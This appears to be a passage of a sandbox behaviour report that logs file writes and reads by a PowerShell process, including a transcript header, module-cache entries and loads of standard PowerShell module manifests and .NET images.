C:\Users\user\Documents\20220321\PowerShell_transcript.124406.nPMpTzNg.20220321131615.txt	3	769	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 33 32 31 31 33 31 36 31 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 34 34 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220321131617Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 124406 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	7FFC6018B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	94	77	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5C2E9FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFC5C2E9EED	unknown
unknown	171	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	4385	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFC5C2E9FE5	unknown
unknown	9378	4113	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	13491	649	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5C2E9EED	unknown
unknown	14140	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5C2E9FE5	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16610	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFC5C2E9FE5	unknown
unknown	45960	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	49330	4166	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FFC5C2E9FE5	unknown
unknown	53496	4241	75 6e 6b 6e 6f 77 6e	unknown	success or wait	34	7FFC5C2E9FE5	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 1b 00 00 00 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 64 31 17 00 00 00 08 00 00 00 44 65 73 63 72 69 62 65 02 00 00 00 11 00 00 00 47 65 74 2d 54 65 73 74 44 72 69 76 65 49 74 65 6d 02 00 00 00 0b 00 00 00 4e 65 77 2d 46 69 78 74 75 72 65 02 00 00 00 02 00 00 00 49 6e 02 00 00 00 0b 00 00 00 49 6e 76 6f 6b 65 2d 4d 6f 63 6b 02 00 00 00 0d 00 00 00 49 6e 4d 6f 64 75 6c 65 53 63 6f 70 65 02 00 00 00 04 00 00 00 4d 6f 63 6b 02 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 09 00 00 00	PSMODULECACHEyH8IC:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1DescribeGet-TestDriveItemNew-FixtureInInvoke-MockInModuleScopeMockSafeGetCommand	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 00 00 03 00 00 00 67 63 62 01 00 00 00 0f 00 00 00 53 75 73 70 65 6e 64 2d 53 65 72 76 69 63 65 08 00 00 00 0d 00 00 00 53 74 6f 70 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0f 00 00 00 52 65 6e 61 6d 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 13 00 00 00 43 68 65 63 6b 70 6f 69 6e 74 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0a 00 00 00 53 70 6c 69 74 2d 50 61 74 68 08 00 00 00 0d 00 00 00 53 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 0b 00 00 00 47 65 74 2d 53 65 72 76 69 63 65 08 00 00 00 0c 00 00 00 53 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 50 6f 70 2d 4c 6f 63 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 47 65 74 2d 43 6c 69 70 62 6f 61 72 64 08 00 00 00 0c 00 00 00 53	gcbSuspend-ServiceStop-ComputerRename-ComputerCheckpoint-ComputerSplit-PathStart-ServiceGet-ServiceSet-TimeZoneRemove-ComputerPop-LocationGet-ClipboardS	success or wait	2	7FFC6018B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	4096	73 08 00 00 00 04 00 00 00 67 63 6c 73 01 00 00 00 12 00 00 00 49 6d 70 6f 72 74 2d 42 69 6e 61 72 79 4d 69 4c 6f 67 08 00 00 00 04 00 00 00 67 63 69 6d 01 00 00 00 04 00 00 00 72 63 69 6d 01 00 00 00 14 00 00 00 4e 65 77 2d 43 69 6d 53 65 73 73 69 6f 6e 4f 70 74 69 6f 6e 08 00 00 00 04 00 00 00 72 63 6d 73 01 00 00 00 04 00 00 00 73 63 69 6d 01 00 00 00 04 00 00 00 72 63 69 65 01 00 00 00 12 00 00 00 52 65 6d 6f 76 65 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 04 00 00 00 67 63 6d 73 01 00 00 00 0f 00 00 00 4e 65 77 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 0f 00 00 00 53 65 74 2d 43 69 6d 49 6e 73 74 61 6e 63 65 08 00 00 00 1b 00 00 00 52 65 67 69 73 74 65 72 2d 43 69 6d 49 6e 64 69 63 61 74 69 6f 6e 45 76 65 6e 74 08 00 00 00 19 00 00 00 47	sgclsImport-BinaryMiLoggcimrcimNew-CimSessionOptionrcmsscimrcieRemove-CimInstancegcmsNew-CimInstanceSet-CimInstanceRegister-CimIndicationEventG	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	16384	2433	63 6b 02 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 09 00 00 00 41 66 74 65 72 45 61 63 68 02 00 00 00 06 00 00 00 53 68 6f 75 6c 64 02 00 00 00 0a 00 00 00 42 65 66 6f 72 65 45 61 63 68 02 00 00 00 19 00 00 00 47 65 74 2d 4d 6f 63 6b 44 79 6e 61 6d 69 63 50 61 72 61 6d 65 74 65 72 73 02 00 00 00 02 00 00 00 49 74 02 00 00 00 16 00 00 00 41 73 73 65 72 74 2d 56 65 72 69 66 69 61 62 6c 65 4d 6f 63 6b 73 02 00 00 00 09 00 00 00 42 65 66 6f 72 65 41 6c 6c 02 00 00 00 14 00 00 00 53 65 74 2d 54 65 73 74 49 6e 63 6f 6e 63 6c 75 73 69 76 65 02 00 00 00 07 00 00 00 43 6f 6e 74 65 78 74 02 00 00 00 08 00 00 00 41 66 74 65 72 41 6c 6c 02 00 00 00 1d 00 00 00 53 65 74 2d 44 79 6e 61 6d 69 63 50 61 72 61 6d 65 74 65 72 56 61 72 69 61	ckSafeGetCommandAfterEachShouldBeforeEachGet-MockDynamicParametersItAssert-VerifiableMocksBeforeAllSet-TestInconclusiveContextAfterAllSet-DynamicParameterVaria	success or wait	1	7FFC6018B526	WriteFile
unknown	242	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5C2E9EED	unknown
unknown	205329	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC5C2E9FE5	unknown
unknown	212234	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	12	7FFC5C2E9FE5	unknown
unknown	212286	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	212551	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5C2E9FE5	unknown
unknown	219508	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	226730	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9FE5	unknown
unknown	268	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9EED	unknown
unknown	281	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2E9EED	unknown
unknown	294	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5C2DBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC64BBF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC64672625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC64672625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC64672625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC6466B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC646562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23120	success or wait	1	7FFC646563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC647412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC6018B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	127	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC6018B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC6018B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	66	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
